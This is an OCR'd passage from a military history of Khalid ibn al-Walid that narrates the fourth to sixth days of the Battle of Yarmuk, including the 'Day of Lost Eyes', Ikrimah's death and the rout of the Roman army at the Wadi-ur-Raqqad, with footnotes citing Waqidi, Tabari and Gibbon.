
Mahan decided to start the day's operation with an attack on the right half of the Muslim front as was done the day before. Once this part of the front was driven back and Muslim reserves committed in this sector, he would strike with the rest of his army at the left half of the Muslim front. With this plan of battle, the two armies of Qanateer were set in motion, and the Slavs and the Armenians sprang at the corps of Amr and Sharhabeel. Amr was pushed back again, but not as far as on the previous day; this time the Muslims were not going to face the ire of their women! Some distance behind its original position, the corps of Amr held the Slavs; and here manoeuvre gave way to a hard slogging match in which the Muslims, led by Amr with drawn sword, gave better than they took and inflicted severe losses on their opponents.

In the sector of Sharhabeel, however, the Armenians broke through and pushed the Muslims back towards their camp. The Armenians were strongly supported by the Christian Arabs of Jabla, and this proved the most serious penetration of the Muslim front. Sharhabeel was able to slow down the advance of the Armenians but could not repulse it. Soon it was clear that the corps would not be able to hold out for very long. It now became necessary for Khalid to enter this sector with his reserve.

What Khalid feared most was an attack in strength on a broad front. In case the enemy broke through at several places, there would be no way of expelling him as the army reserve could not be everywhere at the same time. On the second day of battle Khalid had been able to restore the situation on both flanks by first striking at one and then at the other penetration; but if the Romans got through in strength at many places, this could not be done. Consequently, when he saw the initial success of the enemy against Amr and Sharhabeel, he ordered Abu Ubaidah and Yazeed to attack on their front and thus forestall a Roman attack on the Muslim left in case such an attack was intended. This was to be a spoiling attack. By mid-morning the corps of Abu Ubaidah and Yazeed had engaged the armies of Qureen and Gregory, and at the time when Sharhabeel's position became delicate, both these corps were pressing hard against the right half of the Roman front.

Khalid, feeling more assured about his left, decided to strike against the Armenians. He divided the army reserve into two equal groups of which he gave one to Qais bin Hubeira and kept the other with himself. Leading his own cavalry group, Khalid galloped round behind the corps of Sharhabeel and appeared against the northern flank of the Armenian salient. Now began a three-pronged counter attack against the Armenians and Christian Arabs: Khalid from the right, Qais from the left and Sharhabeel from the front. (See Map 23 below) The fighting became vicious in this part of the battlefield as the enemy resisted stoutly, and for several hours a bitter struggle raged between the Muslims and the Christians; but at last the Armenians broke under the blows of the Muslim cavalry and

infantry and fell back to their own position, losing heavily in the process. In this action, which lasted the whole afternoon, the Christian Arabs proved the heaviest losers.



As the Armenians pulled back, Amr bin Al Aas renewed his efforts to dislodge the Slavs from the position which they had taken; and the Slavs, denied the support of the Armenians on their flank, also retired. The positions of Sharhabeel and Amr were now restored. But this action on the Muslim right was not completed till the evening; and while it was in progress an equally critical and more fierce battle was being fought on the left side of the Muslim front. What made the latter action so dangerous was the fact that the army reserve was heavily committed on the right and could do nothing to help Abu Ubaidah and Yazeed, who had to rely entirely on their own resources.

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On the orders of Khalid, the two left corps had advanced to attack the Romans on their front and were in contact when Khalid moved the Mobile Guard to deal with the Armenians. Initially these corps enjoyed some success and the Romans were pushed back, but this action had not proceeded far when the Muslims found themselves subjected to a merciless barrage of archery. Thousands of Roman archers opened up on the Muslims, and so rapid and intense was the flight of arrows that according to some accounts, *"arrows fell like hailstones and blocked the light of the sun!"* **1** Many a Muslim was wounded by these arrows, the wounds varying from light to severe, and each of 700 Muslims lost an eye. From the sectors of Abu Ubaidah and Yazeed rose the lament: *"O my eye! O my sight!"* **2** Abu Sufyan also is believed to have lost an eye in this action. **3** As a result of this calamity, this fourth day of battle became known as the Day of Lost Eyes, **4** a tribute to Roman marksmanship. And this was undoubtedly the worst day of battle for the Muslim army.

The Muslims of the left now fell back. Their own bows were ineffective against the Roman archers because of their shorter range and fewer numbers; and the only way to avoid further casualties was to withdraw out of range of the Roman archers, which Abu

Ubaidah and Yazeed promptly did. As the two sides disengaged, both fronts stood still and the Muslims wisely refrained from advancing again. There was in fact a certain amount of consternation among the Muslims as a result of the arrow wounds and lost eyes.

But Mahan and his army commanders, Gregory and Qureen, had seen how the Muslims had suffered and decided to exploit their advantage. The two armies now advanced to assault the Muslims before they could recover from their repulse and the two bodies of men clashed again. As a result of the Roman assault the Muslims fell back to their own position and here the Romans, knowing that this was the decisive day of battle, attacked with even greater fury. The corps of Abu Ubaidah and Yazeed were again pushed back a short distance, except for the regiment of Ikrimah which stood at the left edge of Abu Ubaidah's sector.

The fearless Ikrimah refused to retreat, and called to his men to take the oath of death with him, *i.e.* that they would go down fighting and not surrender their position. In response to his call 400 of his men immediately took the oath and fell upon the Romans like hungry wolves. Not only did Ikrimah repulse the Romans on his front but he also lashed out at the Roman regiments passing on his flanks. This position was never lost by the Muslims. Of the 400 dedicated men who had taken the oath of death, everyone was either killed or seriously wounded, but they accounted for many times their number of Romans. Ikrimah and his son, Amr, were mortally wounded.

1. Waqidi: pp. 146, 148.
2. *Ibid*: p. 149.
3. We have already noted the loss of Abu Sufyan's eye at Taif. However, some sources indicate that this happened at Yarmuk and not at Taif.
4. Waqidi: p. 148.

The corps of Abu Ubaidah and Yazeed did not this time reach the camp. They did not have to, for the women themselves, many of them carrying swords, rushed forward and joined their men. Even the women understood that on this phase hung the fate of the battle. They came with swords and tent poles for the Romans and water for the Muslim wounded and thirsty. Among them were Khaulah and the wife of Zubair and Umm Hakeem, who shouted to the women: *"Strike the uncircumcised ones in the arm!"* **1** The women rushed through the Muslim corps to the front rank, determined to fight ahead of their men this time; and this proved the turning point in this sector.

The sight of their women fighting alongside, and some even ahead of them, turned the Muslims into raging demons. In blind fury they struck at the Romans in an action in which there was now no manoeuvre and no generalship - only individual soldiers giving of their superhuman best. Striking with sword and dagger, the valiant men of Abu Ubaidah and Yazeed hurled the Romans back from their positions, and the Romans retreated fast before the terrible blows of the infuriated Muslims. (See Map 23)

The battle of this day reached its climax along the entire front in the late afternoon. At this time all the generals were engaged in combat like their men, and every corps commander proved his right to be the leader of brave men. Several Romans bit the dust under the blows of Muslim women. Khaulah took on a Roman warrior, but her adversary proved a better swordsman and struck her on the head with his sword, as a result of which

she collapsed in a heap with blood dying her hair red. When the Romans were pushed back, and the other women saw her motionless body, they wailed in sorrow and searched frantically for Dhiraar, to inform him that his beloved sister was dead. But Dhiraar could not be found till the evening. When he did arrive where his sister lay, Khaulah sat up, smiling. She was all right, really!

By dusk the days' action was over. Both armies stood once again on their original lines. It had been a terrible day - one that the veterans of Yarmuk would never forget and on which the Romans came very near victory. But many of them paid with their lives for a success which they were not destined to gain. The most crippling losses had been suffered by the chained men, the Armenians and the Christian Arabs. The Muslims had suffered more than on previous days, and those who were not wounded were fewer in number than those who were, but a glow of pride and satisfaction warmed their hearts, especially Khalid's who knew that the crisis was over. The tide had turned.

1. Waqidi: p 149. According to Balazuri (p. 141) these words were uttered by Hind.

One incident remains to be narrated before we come to the end of this account of the Day of Lost Eyes. During a pause in the fighting in Sharhabeel's sector, Khalid suddenly appeared deeply worried, and this surprised his men who had never seen him so. But they understood when he ordered the men to look for his red cap which he had dropped on the battlefield. A search was at once carried out and the cap found, for which Khalid was profuse in his thanks. There were some men who did not know about this cap and asked Khalid what was so wonderful about it. Thereupon Khalid told the story of the red cap:

When the Messenger of Allah had his head shaved on the last pilgrimage, I picked up some of the hair of his head. He asked me, ***"What will you do with this, O Khalid?"*** I replied, *"I shall gain strength from it while fighting our enemies, O Messenger of Allah."* Then he said, ***"You will remain victorious as long as this is with you."***

I had the hair woven into my cap, and I have never met an enemy but he has been defeated by the blessing of the Messenger of Allah, on whom be the blessings of Allah and peace. **1**

This is the story of Khalid's red cap - the one possession with which he would not part.

Darkness had fallen when Khalid sat on the blood-spattered earth at the left edge of Abu Ubaidah's sector. On one knee rested the head of Ikrimah, his nephew and dear, dear friend. On the other knee lay the head of Amr, son of Ikrimah. Life was ebbing fast from the bodies of father and son. Khalid would now and then dip his fingers into a bowl of water and let the water drip into the half-open mouths; and he would say: *"Does the Son of Hantamah think we do not get martyred?"* **2** Thus died Ikrimah and his son, in the dearly loved arms of the Sword of Allah. The man who for years had been the most blood-thirsty enemy of Islam earned final redemption in martyrdom. The greatest glory on the Day of Lost Eyes, a day such as the Muslims would never again see in Syria, went to Ikrimah bin Abi Jahl.

The night was spent in peace, if there could be peace for exhausted, wounded men who had driven their bodies to perform feats of strength and endurance which the human body was never intended to perform. Normally Abu Ubaidah would nominate a general as duty

officer for the night, whose task it would be to go round the guards and the outposts and check the vigilance of the sentries. But on this night the generals themselves were so tired that Abu Ubaidah, kind and considerate as ever, did not have the heart to ask any of them to carry out this onerous task. Although his own sword dripped with the blood of several Romans and his need for rest was no less than that of the others, Abu Ubaidah decided to act as duty officer himself. Along with a few selected Companions of the Prophet he began his round. But he need not have worried. Everywhere that he went he found the generals up and mounted, going about and talking to the sentries and the wounded. Zubair was doing the rounds accompanied by his wife, also on horseback!

1. Waqidi: p. 151.
2. Tabari: Vol.2, p. 597. The Son of Hantamah was Umar, and by 'we' Khalid meant the Bani Makhzum.

Early on the fifth day of battle the two armies again formed up on their lines - the same lines which they had adopted before the start of battle. But on this day the soldiers did not stand so erect, nor look so imposing. Next to each unwounded man stood a wounded one. Some could hardly stand, but stand they did. Khalid looked intently at the Roman front for any sign of movement and wondered if the Romans would perhaps attack once again. But there was no movement, not for an hour or two. Then one man emerged from the Roman centre. This was an emissary of Mahan who brought a proposal for a truce for the next few days so that fresh negotiations could be held. Abu Ubaidah nearly accepted the proposal but was restrained by Khalid. On Khalid's insistence he sent the envoy back with a negative reply, adding: *"We are in a hurry to finish this business!"* **1**

Now Khalid knew. He had guessed right. The Romans were no longer eager for battle. The rest of the day passed uneventfully while Khalid remained busy giving orders for the counter-offensive and carrying out some reorganisation. All the cavalry regiments were grouped together into one powerful mounted force with the Mobile Guard acting as its hard core. The total strength of this cavalry group was now about 8,000 horse.

The next day the sword of vengeance would flash over the Plain of Yarmuk.

The sixth day of battle dawned bright and clear. It was the fourth week of August 636 (third week of Rajab, 15 Hijri). The stillness of the morning gave no indication of the holocaust that was to follow. The Muslims were now feeling more refreshed, and knowing of their commander's offensive intentions and something of his plans, were eager for battle. The hopes of this day drowned the grim memories of the Day of Lost Eyes. To their front stretched the anxious ranks of the Roman army - less hopeful but still with plenty of fight in them.

As the sun rose over the dim skyline of the Jabal-ud-Druz, Gregory, the commander of the army of chains, rode forward, but from the centre of the imperial army. He had come with the mission of killing the Muslim army commander in the hope that this would have a demoralising effect on the Muslim rank and file. As he drew near the Muslim centre, he shouted a challenge and asked for *"none but the commander of the Arabs"*. **2**

Abu Ubaidah at once prepared to go forth. Khalid and the others tried to dissuade him, for Gregory had the reputation of being a powerful fighter, and looked it too. All felt that it would be better if Khalid went out in response to the challenge, but Abu Ubaidah was

adamant. He gave the army standard to Khalid, and with the words, *"If I do not return you shall command the army, until the Caliph decides the matter,"* **3** set out to meet his challenger.


The two generals met on horseback, drew their swords and began to duel. Both were splendid swordsmen and treated the spectators to a thrilling display of swordsmanship with cut, parry and thrust. Romans and Muslims held their breath. Then, after a few minutes of combat, Gregory drew back from his adversary, turned his horse and began to canter away. Shouts of joy rose from the Muslim ranks at what appeared to be the defeat of the Roman, but there was no such reaction from Abu Ubaidah. With his eyes fixed intently on the retreating Roman, he urged his horse forward and followed him.

1. Waqidi: p. 153.
2. *Ibid*: p. 153.
3. *Ibid*.

Gregory had hardly gone a few hundred paces when Abu Ubaidah caught up with him. Now Gregory, who had deliberately controlled the pace of his horse to let the Muslim overtake him, turned swiftly and raised his sword to strike at Abu Ubaidah. His apparent flight had been a trick to throw his opponent off guard. But Abu Ubaidah was no novice; he knew more about sword play than Gregory would ever learn. The Roman raised his sword, but that is as far as he got. He was struck at the base of his neck by Abu Ubaidah, and the sword fell from his hand as he crashed to the ground. For a few moments Abu Ubaidah sat still on his horse, marvelling at the enormous size of the Roman general. Then, leaving behind the bejewelled and gold-encrusted armour and weapons of the Roman, which he ignored with his habitual disregard for worldly possessions, the saintly soldier turned and rode back to the Muslim front.

On the return of Abu Ubaidah, Khalid galloped off to join the cavalry which had been positioned behind the corps of Amr bin Al Aas. As he arrived at his place he gave the signal for the general attack and the entire Muslim front surged forward. The Muslim centre and left engaged the Roman armies on their front but did not press the attack. On the right the cavalry galloped round to the flank of the Roman left. From here Khalid despatched a regiment to engage and hold the Roman cavalry of the left, and with the rest of the Muslim cavalry struck at the flank of the Roman left wing (the Slavs) at the same time as Amr assaulted their front with extreme violence. The Slavs were stout fighters, and for some time defended themselves courageously, but getting no support from their cavalry and assailed from front and flank, they at last gave way. Recoiling from the blows of Khalid and Amr, they fell back into the centre -the Armenians.

As the Roman left wing crumbled, Amr moved his corps forward, swung it to the left, and came up against the left and now exposed flank of the Armenians, in whose ranks there was considerable disorder as a result of the disorganised arrival of the broken Slavs. Meanwhile Khalid wheeled his cavalry and engaged the Roman cavalry of the left, which had been held in check by the regiment he had detached a little earlier. The second phase of the Muslim offensive began with Sharhabeel attacking the front of the Armenians while Amr assailed their flank. Then Khalid struck at the Roman cavalry of the left and drove it back from its position. This cavalry group, having got a severe mauling from Khalid, galloped away to the north and to safety. It had had enough of battle. (See Map 24 below)



I shall not attempt to explain Khalid's plan as it will become evident to the reader as we proceed with the course of the battle. But one point that needs especial mention is Khalid's intention with regard to the enemy cavalry. He had determined to drive the Roman cavalry off the battlefield so that the infantry, which formed the bulk of the Roman army, would be left without cavalry support and thus be helpless when attacked from flank and rear. In fast-moving operations the cavalry was the dominant partner, and without it the infantry would be at a great disadvantage, unable to move fast or to save itself by a rapid change of position.


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At about the time when the Roman cavalry of the left was being driven away by Khalid, Mahan had concentrated the remainder of his cavalry into one powerful, mobile army behind the Roman centre to counter attack and regain lost positions. But before the massed Roman cavalry could start any manoeuvre, it was assailed in front and flank by the Muslim cavalry. For some time, urged on by the intrepid Mahan, the Romans fought gallantly; but in this type of fluid situation the regular, heavy cavalry was no match for the light, fast-moving horsemen of Khalid who could strike, disengage, manoeuvre and strike again. At last the Roman cavalry, seeing no other way of survival, broke contact and fled to the north, taking with it the protesting Mahan. In this manner the Roman cavalry abandoned the infantry to its fate. With Mahan, altogether 40,000 mounted troops got away, consisting partly of regular Roman cavalry and partly of the mobile Christian Arabs of Jabla bin El Eiham.

In the cavalry actions of this morning there was no sign of Dhiraar. The Muslims missed the familiar sight of the half-naked warrior in the kind of battle in which he would have revelled. They did not know where he was; and Khalid would not tell!

Meanwhile the Armenians were stoutly resisting Amr and Sharhabeel's attempts to crush them. The two Muslim corps had made some headway but not much; and this is understandable, for the Armenians were very brave fighters indeed. **1** Abu Ubaidah and

Yazeed were also attacking the Romans on their front (though their role was as yet secondary- a holding operation), but were held by the army of Qureen and the army of chains. It was at this stage that Khalid, having driven the Roman cavalry from the battlefield, turned on the Armenians and charged them in the rear. (See Map 25 below) In the face of the three-pronged attack the Armenians disintegrated. Abandoning their position, they fled to the South-West-the only direction open to them, and were much relieved and surprised that the Muslim cavalry made no effort to interfere with their movement as it could easily have done. They travelled in the direction in which they saw safety. Unknown to them, this was also the direction which Khalid wanted them to take.



MAP 25: AL YARMUK—SIXTH DAY, II

As the Armenian army collapsed, and mingling in a confused mass with the survivors of the Slav army of Qanateer fled towards the Wadi-ur-Raqqad, the remaining Roman armies realised the hopelessness of their position. Their flank and rear were completely exposed. Consequently they also began to withdraw, and with discipline and good order made their way westwards. Here again the Roman movement was not intercepted by Khalid.

1. Gibbon, in his Decline and Fall of the Roman Empire, describes the Armenians as "the most warlike subjects of Rome"


The sun had not yet reached its zenith when the Roman infantry was in full retreat- part of it fleeing in panic and part withdrawing in good order. It made for the Wadi-ur-Raqqad. After the retreating Romans came the Muslim corps, now reformed into orderly lines with shorter fronts. The Muslim cavalry moved to the north of the Roman army so that none may escape in that direction, though before this escape route could be fully sealed, thousands of Slavs and Armenians did manage to get away. In this manner the Muslims closed in on the already defeated Army of Caesar. **1**

As the Romans fled the field of battle, their only desire was to put as much distance as possible between themselves and the Muslims. They knew that the northern escape route

was closed by the Muslim cavalry; but another channel of escape was available where the Raqqad was crossed, at a ford, by a good road. Towards this ford the officers guided their men. As the leading regiment arrived at the ford, it rushed down the eastern slope of the ravine and began to cross the stream. The eastern slope was not so bad here as in other parts of the ravine; but the western slope was much steeper, and near the top it became precipitous on either side of the road, creating a bottleneck where a few brave men could hold up an army.

Overjoyed at their escape from the Plain of Yarmuk, the men in the lead laboured up the road on the western bank of the ravine. It was only when they got near the top that they noticed a group of Muslims standing above them with drawn swords. At their head stood a lean, young warrior, naked above the waist!

During the night Khalid had sent Dhiraar with 500 horsemen from the Mobile Guard to make a wide detour of the Roman left, get behind the Wadi-ur-Raqqad, and occupy a blocking position on the far bank of the ravine. Dhiraar, guided by a Christian Arab named Abu Jueid, 2 had carried out the move with admirable efficiency. Unknown to the Romans-who had considered the crossing of the Raqqad too far back to be of tactical significance - he had secured the western bank of the ravine and concealed his men near the ford. Now Dhiraar stood with his men on top of the western bank, looking down at the tired, panting Romans (See Map 26 below)




Soon a volley of stones hit the Romans. A few of them managed to get to the top, but were cut down instantly, Finding themselves under a hail of stones, the leading elements fell back on those behind them, these on those behind them, and these again on those behind them. As Dhiraar charged at the Romans, they went sliding down-a screaming, twisting, rolling avalanche-to the bottom of the ravine.

The Romans still on the eastern bank stopped when they saw the horror that had befallen the leading regiment. It was clear that this escape route was also closed. Nothing could be done to dislodge Dhiraar because of the narrowness of the crossing which allowed no room for manoeuvre; so the Roman army turned to defend itself against the impending

attack from the east. The generals who still remained with the army hastily deployed the regiments for defence with their backs to the Wadi-ur-Raqqad and their right flank resting on the Yarmuk River. They were caught between two calamities-the ravine and the Muslims-and could not decide which was worse!

1. The statement made by some later Western writers that the Roman defeat was due to Khalid's exploitation of a violent sand storm which blew in the faces of the Romans is utterly incorrect. No Muslim historian has mentioned such a storm. Gibbon (Vol. 5, p. 327) states that there was "a cloud of dust and adverse wind", but only a child would imagine that the Muslim army, which still numbered about 30,000 fit soldiers, deployed on an 11 mile front, could be thrown into action so quickly, in such a superbly conceived manoeuvre, merely to exploit a dust storm. And this in the days when communication was by horse-rider! This is nothing but a proud Western historian's attempt by to find an excuse for the Roman defeat.
2. Waqidi: p. 152.

In the late afternoon of this sixth day of battle, began the last phase of the Muslim attack. (See Map 27 below) Only a third of the Roman army remained in this crowded corner of the Plain of Yarmuk; against it the Muslims were arranged in a neat semi-circle, with the infantry on the east and the cavalry on the north. The Muslim strength here was less than 30,000 men. The time for generalship and manoeuvre was over. The skill of the general had placed the troops in the ideal situation for combat, and it was up to the soldiers to fight and win. The generals drew their swords and became warriors like the rest, as the lions of the desert moved in for the final kill.



The attackers struck with sword and spear at the confused, seething mass in front of them. At places the Romans were too closely packed for elbow-room to use their weapons; but their front rank fought with heroic, if futile, courage to stem the tide. Soon it was struck down, and the next rank and the next, as the Muslims advanced-cutting, slashing, stabbing, thrusting. In the dust and confusion the Romans ran into each other,

and those not agile enough fell and suffered a painful death under the trampling feet of their own comrades.

The Muslim cavalry, rejoined by Dhiraar's detachment, pressed the Romans farther into the corner where they lost all freedom of action. Khalid's horsemen now began to use the knees and hooves of their horses to knock down the exhausted defenders. The screams of the Romans mingled with the shouts of the Muslims as the last resistance collapsed, and the battle turned into a butchery and a nightmare of horrors. For the last time the Romans broke and fled in disorder. Those who still retained a desire to fight were carried away by their panic-stricken comrades, especially in the army of chains in which groups of 10 fought, moved and fell together.

Moving like stampeding cattle, the Roman rabble reached the edge of the ravine. The view to the bottom was terrifying, but so was the last wild charge of the Muslims. Those coming in the rear pressed blindly against those on the edge of the ravine, and rank after rank, the Roman army began to fall down the precipice. The blood-curdling screams of some continued until they hit the bottom, while the screams of others were cut short as their bodies crashed against jutting rocks and then continued their descent as shapeless, bloody lumps.

It was almost dark when the last of the Romans ceased to move. The day of 'the raging conflagration' had ended. Khalid's greatest battle was over. **1**

Early next morning, while the rest of the army gathered the spoils of war and buried the martyrs, Khalid set off with the Muslim cavalry on the road to Damascus in the hope of catching up with Mahan. The Roman Commander-in-Chief, heartbroken at the annihilation of his army and not for a moment suspecting that a pursuit would be launched by the Muslims, was moving without haste. Some time in the afternoon Khalid overtook the Romans a few miles short of Damascus, and at once attacked the rear-guard. Mahan rushed to the rear-guard to supervise its action, and here the King of Armenia, the Commander-in-Chief of the imperial army, was killed by a Muslim horseman. Soon after his death, the Roman cavalry broke up into groups, and riding away to north and west, escaped the clutches of Khalid.

The people of Damascus now came out to greet Khalid. They reminded him of the pact which he had made with them on the surrender of the city two years before, and Khalid assured them that they were still under its protection.

The next day Khalid rejoined the Muslim army on the Plain of Yarmuk.

